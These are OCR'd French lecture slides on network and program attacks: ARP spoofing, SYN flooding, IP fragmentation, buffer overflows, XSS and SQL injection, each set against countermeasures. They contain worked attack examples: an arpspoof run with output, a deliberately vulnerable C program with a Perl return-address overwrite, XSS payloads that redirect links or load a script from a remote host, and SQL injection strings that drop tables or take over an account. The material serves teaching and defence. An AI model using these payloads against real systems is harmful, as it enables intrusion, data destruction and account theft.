- Interdire l'authentification par l'adresse IP source, et utiliser à la place un système cryptographique.
- Configurer le serveur pour refuser, au niveau du routeur, tout paquet dont l'adresse source provient du réseau local.
- Utiliser des sessions encodées si on autorise des connexions de l'extérieur.

Attaques exploitant les protocoles réseaux :

ARP Spoofing (*ARP cache poisoning*)

Principe

- Une machine se fait passer pour une autre au niveau physique (dans le même LAN)
- Empoisonner le cache ARP de la cible
- Associer l'@ MAC du pirate à l'@ IP d'une autre machine

Outils ARP Spoofing


- arp-sk (unix) winarp-sk (windows)
- ArpSpoof (Linux)

Attaques exploitant les protocoles réseaux :

ARP Spoofing (*ARP cache poisoning*)

Méthodes

- Émission d'une réponse ARP sans requête préalable
- Émission d'une requête ARP forgée
- MSG ARP: @ip src = machine spoofée, @MAC=pirate




Attaques exploitant les protocoles réseaux :

ARP Spoofing (*ARP cache poisoning*)

Méthodes


- Émission d'une réponse ARP sans requête préalable
- Émission d'une requête ARP forgée
- MSG ARP: @ip src = machine spoofée, @MAC=pirate



Attaques exploitant les protocoles réseaux :
ARP Spoofing (*ARP cache poisoning*)

❑ Méthodes


- Émission d'une réponse ARP sans requête préalable
- Émission d'une requête ARP forgée
- MSG ARP: @ip src = machine spoofée, @MAC=pirate



Attaques exploitant les protocoles réseaux :
ARP Spoofing (*ARP cache poisoning*)

❑ Méthodes


- Émission d'une réponse ARP sans requête préalable
- Émission d'une requête ARP forgée
- MSG ARP: @ip src = machine spoofée, @MAC=pirate



Attaques exploitant les protocoles réseaux :
ARP Spoofing (*ARP cache poisoning*)

❑ Méthodes


- Émission d'une réponse ARP sans requête préalable
- Émission d'une requête ARP forgée
- MSG ARP: @ip src = machine spoofée, @MAC=pirate



Attaques exploitant les protocoles réseaux :
ARP Spoofing (*ARP cache poisoning*)


❑ Méthodes

- Émission d'une réponse ARP sans requête préalable
- Émission d'une requête ARP forgée
- MSG ARP: @ip src = machine spoofée, @MAC=pirate



Attaques exploitant les protocoles réseaux :
ARP Spoofing (*ARP cache poisoning*)

- **Méthodes**
  - Émission d'une réponse ARP sans requête préalable
  - Émission d'une requête ARP forgée
  - MSG ARP: @ip src = machine spoofée, @MAC=pirate



Attaques exploitant les protocoles réseaux :
ARP Spoofing (*ARP poisoning*)

Exemple (arpspoof):

- Soit la machine victime 10.0.0.171, sa passerelle par défaut 10.0.0.1 et la machine du pirate 10.0.0.227.
- Avant l'attaque : Cache ARP de la machine cible

```
[root@cible -> ~]$ arp
Address      HWtype  HWAddress           Flags Mask    Iface
10.0.0.1     ether   00:b0:c2:88:de:65   C             eth0
10.0.0.227   ether   00:00:86:35:c9:3f   C             eth0
```


Attaques exploitant les protocoles réseaux :
ARP Spoofing (*ARP poisoning*)

Exemple (arpspoof):

- Soit la machine victime 10.0.0.171, sa passerelle par défaut 10.0.0.1 et la machine du pirate 10.0.0.227.
- Lancer l'attaque

```
[root@pirate -> ~]$ arpspoof -t 10.0.0.171 10.0.0.1
0:0:86:35:c9:3f 0:60:8:de:64:f0 0806 42: arp reply 10.0.0.1 is-at 0:0:86:35:c9:3f
0:0:86:35:c9:3f 0:60:8:de:64:f0 0806 42: arp reply 10.0.0.1 is-at 0:0:86:35:c9:3f
0:0:86:35:c9:3f 0:60:8:de:64:f0 0806 42: arp reply 10.0.0.1 is-at 0:0:86:35:c9:3f
0:0:86:35:c9:3f 0:60:8:de:64:f0 0806 42: arp reply 10.0.0.1 is-at 0:0:86:35:c9:3f
0:0:86:35:c9:3f 0:60:8:de:64:f0 0806 42: arp reply 10.0.0.1 is-at 0:0:86:35:c9:3f
```


Attaques exploitant les protocoles réseaux :
ARP Spoofing (*ARP poisoning*)

Exemple (arpspoof):

- Soit la machine victime 10.0.0.171, sa passerelle par défaut 10.0.0.1 et la machine du pirate 10.0.0.227.
- Après l'attaque : Cache ARP de la machine cible

```
[root@cible -> ~]$ arp
Address      HWtype  HWAddress           Flags Mask    Iface
10.0.0.1     ether   00:00:86:35:c9:3f   C             eth0
10.0.0.227   ether   00:00:86:35:c9:3f   C             eth0
```


Attaques exploitant les protocoles réseaux :

ARP Spoofing (*ARP poisoning*)

- **Vulnérabilité exploitée**
  - Absence d'authentification des requêtes ARP
- **Effet**
  - Perte de connectivité réseau
  - Re-direction du trafic
  - Sniffing dans le cas d'un LAN switché
- **Parades**
  - Utiliser des associations statiques : # arp –s @IP @MAC
  - Ignorer les réponses ARP non sollicitées.
  - Surveiller les changements d'association:
    - arpwatch (unix)
    - WinARP Watch (Windows)

Attaques exploitant les protocoles réseaux :


Smurf



Attaques exploitant les protocoles réseaux :

TCP Syn Flooding

- **Principe**
  - Envoi d'un grand nombre de requêtes d'ouverture de connexion TCP (SYN)
  - Lors de la réception d'un paquet SYN, le serveur réserve la mémoire nécessaire à la connexion et l'enregistre dans une queue de connexions semi-établies
  - Ce cas n'ayant pas été prévu, le serveur ne peut plus accepter de nouvelles connexions lorsque la queue déborde
- **Effet**
  - Déni de Service
  - Buffer overfllow du processus écoutant le port TCP de destination



Attaques exploitant les protocoles réseaux :

TCP Syn Flooding

- **Vulnérabilité exploitée**
  - Débordement du buffer des connexions semi-établies
- **Parades**
  - Filtrage
  - Limitation du nombre de Syn reçus par unité de temps
  - Augmentation du Buffer
  - Réduction du temporisateur des connexions semi-établies
  - **Syn Cookies**

Attaques exploitant les protocoles réseaux :

TCP Syn Flooding

Syn Cookies

- Un numéro de séquence initial spécial du serveur
- Permet d'éviter le stockage local des connexions semi-ouvertes

Calcul du Syn cookie

- 5 premiers bits: *t mod 32*, où *t* est un compteur incrémenté chaque 64 secondes
- 3 bits suivants: valeur codée du MSS (Maximum Segment Size)
- 24 bits restants: hachage secret de (@IP:port source/destination)

```
client                    serveur
  |       SYN:56 ACK:0       |
  |------------>>------------|
  |   SYN:syncookie ACK:57   |
  |------------<<------------|
  |   SYN:57 ACK:syncookie+1 |
  |------------>>------------|
  |                          |création d'un contexte
  |                          |connexion établie
```


Attaques exploitant les protocoles réseaux :

Attaque par fragmentation

Principe

- Fragmenter un paquet IP pour séparer des informations d'entête TCP

Effet

- Contourner un filtrage (Pare-feu, IDS, etc)
- Certains pare-feu prennent une décision sur le premier fragment et laissent passer les autres


Deux types

- Tiny Fragments
- Overlapping Fragments

Attaques exploitant les protocoles réseaux :

Attaque par fragmentation : Tiny Fragments


- Un segment d'initiation de connexion (Syn) TCP est envoyé en deux fragments:
  - 1er fragment: 8 premiers octets TCP (port source/destination)
  - 2ème fragment: Octets restants (flags de connexion)




Attaques exploitant les protocoles réseaux :

Attaque par fragmentation : Overlapping Fragments

- RFC 791 : si deux fragments IP se superposent, le deuxième écrase le premier






Attaques exploitant les programmes :
Buffer overflow (débordement de tampon)

- Un débordement de tampon se produit lorsqu'un programme en exécution écrit à l'extérieur de l'espace alloué au tampon, écrasant ainsi des informations nécessaires à la bonne poursuite de l'exécution du programme (Wikipédia).
- **Effet**
  - Écraser une zone mémoire utilisée par le système d'exploitation ou d'autres programmes, générant un comportement imprévisible pouvant mener à leur plantage.
  - Brancher l'exécution sur un code malveillant via un vecteur d'injection en modifiant l'adresse de retour d'une fonction sur la pile d'exécution.

Attaques exploitant les programmes :
Buffer overflow (débordement de tampon)


```
1   #include <stdlib.h>
2   #include <string.h>
3
4   void vulnerable(char * str);
5
6   int main(int argc, char** argv) {
7       vulnerable(argv[1]);
8   }
9
10  void vulnerable(char * str) {
11      char      Buffer[512];
12      strcpy(   Buffer, str);
13  }
```



Source :Wikipedia


Attaques exploitant les programmes :
Buffer overflow (débordement de tampon)

- **Exploitation**
  - Remplir la zone de stockage (dans la pile) des variables locales par un code malveillant
  - Écraser l'adresse de retour par une adresse pointant sur ce code malveillant
- **Défis**
  - Connaitre la taille du buffer pour localiser l'adresse de retour
  - Trouver l'adresse pointant sur le code malveillant



Attaques exploitant les programmes :
Buffer overflow (débordement de tampon)

- **Exploitation**
  - Remplir la zone de stockage (dans la pile) des variables locales par un code malveillant
  - Écraser l'adresse de retour par une adresse pointant sur ce code malveillant
- **Solution**
  - Débogage et tests pour déterminer la structure de la pile



Attaques exploitant les programmes :
Buffer overflow (débordement de tampon)

❑Exemple

- Code du programme

```
#include <stdio.h>

void BufferOverflow(const char *input) {
char buf[10];

printf("\npile avant strcpy \n%p\n%p\n%p\n%p\n%p\n%p\n");
strcpy(buf,input);
printf("\npile après strcpy \n%p\n%p\n%p\n%p\n%p\n%p\n");
}

void cracker(void) {
printf("cracker a été exécuté\n");
}

int main(int argc, char **argv)
{
printf("l'adresse de BufferOverflow est %p\n",BufferOverflow);
printf("l'adresse de cracker est %p\n",cracker);
BufferOverflow(argv[1]);
return 0;
}
```


Attaques exploitant les programmes :
Buffer overflow (débordement de tampon)

❑Exemple

- Débogage du programme

1er essai:

@retour: x804847d

```
bash$ ./a.out A
l'adresse de BufferOverflow est 0x8048400
l'adresse de cracker est 0x8048434

pile avant strcpy
0xbffffaa8
0x401081cc
0xbffffaa8
0xbffffaa8
0x804847d
0xbffffbeb

pile après strcpy
0xbfff0041
0x401081cc
0xbffffaa8
0xbffffaa8
0x804847d
0xbffffbeb
```

Plusieurs essais:

@retour écrasée

```
 (gdb) run AAAAAAAAAAAAAAAA
Starting program: /routers/users/cedric/./a.out AAAAAAAAAAAAAAAA
l'adresse de BufferOverflow est 0x8048400
l'adresse de cracker est 0x8048434

pile avant strcpy
0xbffffa68
0x401081cc
0xbffffa68
0xbffffa68
0x804847d
0xbffffbc1

pile après strcpy
0x41414141
0x41414141
0x41414141
0x41414141
0x8048400
0xbffffbc1
```


Attaques exploitant les programmes :
Buffer overflow (débordement de tampon)

❑Exemple

- Écraser l'@ de retour par l'@ de la fonction cracker (x8048434)

```
/* programme hack.pl */
/* préparation de l'input d'overflow que l'on desire injecter *
$arg = "AAAAAAAAAAAAAAAA"."\x34\x84\x04\x8";

/* exécution de la commande */
$cmd = "./a.out ".$arg;
system($cmd);
```

```
bash$ perl hack.pl
l'adresse de BufferOverflow est 0x8048400
l'adresse de cracker est 0x8048434

pile avant strcpy
0xbffffa98
0x401081cc
0xbffffa98
0xbffffa98
0x804847d
0xbffffbd2

pile après strcpy
0x41414141
0x41414141
0x41414141
0x41414141   /* écriture de l'adresse de l
0x8048434    lequel pointe le registre EIP
0xbffffb00   /* exécution de la fonction c
cracker a été exécuté
```


Attaques exploitant les programmes :
Buffer overflow (débordement de tampon)

❑Vulnérabilité exploitée

- Copier des données dans un buffer alloué sans contrôler leur taille

❑Parades


- Utilisation des fonctions permettant le contrôle de taille
- Utilisation des outils de vérification des codes source: Qaudit ou Flawfinder
- Appliquer les patches fournis par les développeurs dès leur publication

Attaques exploitant les programmes :

Cross Site Scripting (XSS)

- **Principe:** injecter un code (script) malveillant dans une page web (coté serveur), et le faire exécuter à un navigateur web
  - en déposant le code dans un formulaire d'une page
  - ou via des paramètres d'URL

URL : /index.php?recherche=univ%20batna



- **Effet:** permet à un attaquant de provoquer un comportement d'un site Web différent de celui désiré par le créateur de la page (redirection vers un site, vol d'informations, etc.)
- **Vulnérabilité**: absence de contrôle du contenu fourni
  - Présence d'une faille XSS si les données déposées (via URL ou formulaire) arrivent telles quelles sans vérification

Attaques exploitant les programmes :

Cross Site Scripting (XSS)

- **Deux types :**
  - Volatil (non permanent)
    - L'attaquant injecte un code malicieux (script) à travers une URL
    - Les utilisateurs (cible) attaqués sont seulement ceux qui cliquent sur le lien de l'URL
    - Le script malveillant s'exécute du coté client par le navigateur Web de la cible
  - Stocké (permanent)
    - Le code injecté est stocké dans le serveur hébergeant le site vulnérable à travers un formulaire d'une page Web
    - Tout utilisateur qui visite la page infectée, récupère le code malveillant qui s'exécute par son navigateur web

Attaques exploitant les programmes :


Cross Site Scripting (XSS)

- **Exemple (volatil)**
  - Index.php:

```
<?php
$name = $_GET['name'];
echo "Welcome $name<br>";
echo "<a href="http://site.com/">Click to Download</a>"; ?
```

  - L'attaquant forge une URL

http://www.site.com/index.php?name=guest<script>alert('attacked')</script>



Attaques exploitant les programmes :

Cross Site Scripting (XSS)

- **Exemple (volatil)**
  - Changer l'URL du lien pour rediriger la cible ver un site malveillant

http://www.site.com/index.php?name=<script>window.onload = function() {var link=document.getElementsByTagName("a");link[0].href="http://www,pirate.com/";}</script>

  - Le script serait trop visible dans le lien, on peut le transformer en Shell code:

index.php?name=%3c%73%63%72%69%70%74%3e%77%69%6e%64%6f%77%2e%6f%6e%6c%6f%61%64%20%3d%20%66%75%6e%63%74%69%6f%6e%28%29%20%7b%76%61%72%20%6c%69%6e%6b%3d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%73%42%79%54%61%67%4e%61%6d%65%28%22%61%22%29%3b%6c%69%6e%6b%5b%30%5d%2e%68%72%65%66%3d%22%68%74%74%70%3a%2f%2f%61%74%74%61%63%6b%65%72%2d%73%69%74%65%2e%63%6f%6d%2f%22%3b%7d%3c%2f%73%63%72%69%70%74%3e

Attaques exploitant les programmes :

Cross Site Scripting (XSS)

- **Exemple (permanent)**
  - Dans un site de réseau social, on peut saisir un script à la place des informations du profile

    mon_nom<scriptsrc=http://serveur_distant/script_hostile.js>
  - Le script sera stocké dans le serveur, et chaque internaute, qui visite le profile malicieux, chargera le script malveillant dans son navigateur web qui l'exécutera en conséquence.

Attaques exploitant les programmes :

Cross Site Scripting (XSS)

- **Parades**
  - Ne pas autoriser les caractères spéciaux

```
<?php
  $recherche = htmlspecialchars($_GET['recherche'],ENT_QUOTES);
  echo $recherche;
?>
```

  - Rendre les cookies utilisables uniquement par l'application (serveur) et non par les scripts client (navigateur)

```
<?php session.cookie_httponly = True ?>
```


Attaques exploitant les programmes :

Injection SQL

- Une **injection SQL** est un type d'exploitation d'une faille de sécurité d'une application interagissant avec une base de données.
- **Vulnérabilité exploitée**
  - Une requête typique est construite à partir des données introduites par l'utilisateur dans des champs de formulaire
  - Si le programmeur de l'application ou du site web construit les requêtes sans faire un contrôle sur ses données, ceci ouvre une faille SQL injection
- **Exploitation**
  - La faille permet d'injecter une requête SQL non prévue par le système et pouvant compromettre sa sécurité.

Attaques exploitant les programmes :

Injection SQL

Exemple 1 (wikipedia)

SELECT uid **WHERE** name = '$name' **AND** password = '$hashed password' ;

- Requête normale :
  - Utilisateur : Dupont Mot de passe : vrai mot de passe

SELECT uid WHERE name = 'Dupont' AND password = '45723a2af37 88c4ff17f8d1114760e62';

- Attaque :
  - Utilisateur : Dupont'--
  - Mot de passe : n'importe lequel

SELECT uid WHERE name = 'Dupont '- - *'AND password = '45723a2af37 88c4ff17f8d1114760e62'*;

Attaques exploitant les programmes :
Injection SQL

Exemple 2 : Soit la requête normale suivante:

SELECT * **FROM** clients **WHERE** nom = '$nom_client '

- **Faille** : nom = '$nom_client '
- **Attaque** :

Nom_client= x' ; DROP TABLE clients ; SELECT * FROM secrets

SELECT * **FROM** clients **WHERE** nom = 'x'; **DROP TABLE** clients;
SELECT * **FROM** secrets ;

- **Effet**:
  - destruction pure et simple de la table clients et un accès imprévu à la table secrets

Attaques exploitant les programmes :
Injection SQL

Exemple 3

- **Requête avant l'attaque** :

```
SELECT email, passwd, login_id, full_name
 FROM members
 WHERE email = 'bob@example.com';
```

- **Requête après l'attaque** :

```
SELECT email, passwd, login_id, full_name
 FROM members
 WHERE email = 'X';
    UPDATE members
    SET email = 'steve@unixwiz.net'
    WHERE email = 'bob@example.com ';
```

- **Effet**:
  - Modification non autorisée d'une entré de la BDD
  - Possibilité de récupération du mot de passe de l'utilisateur bob@example.com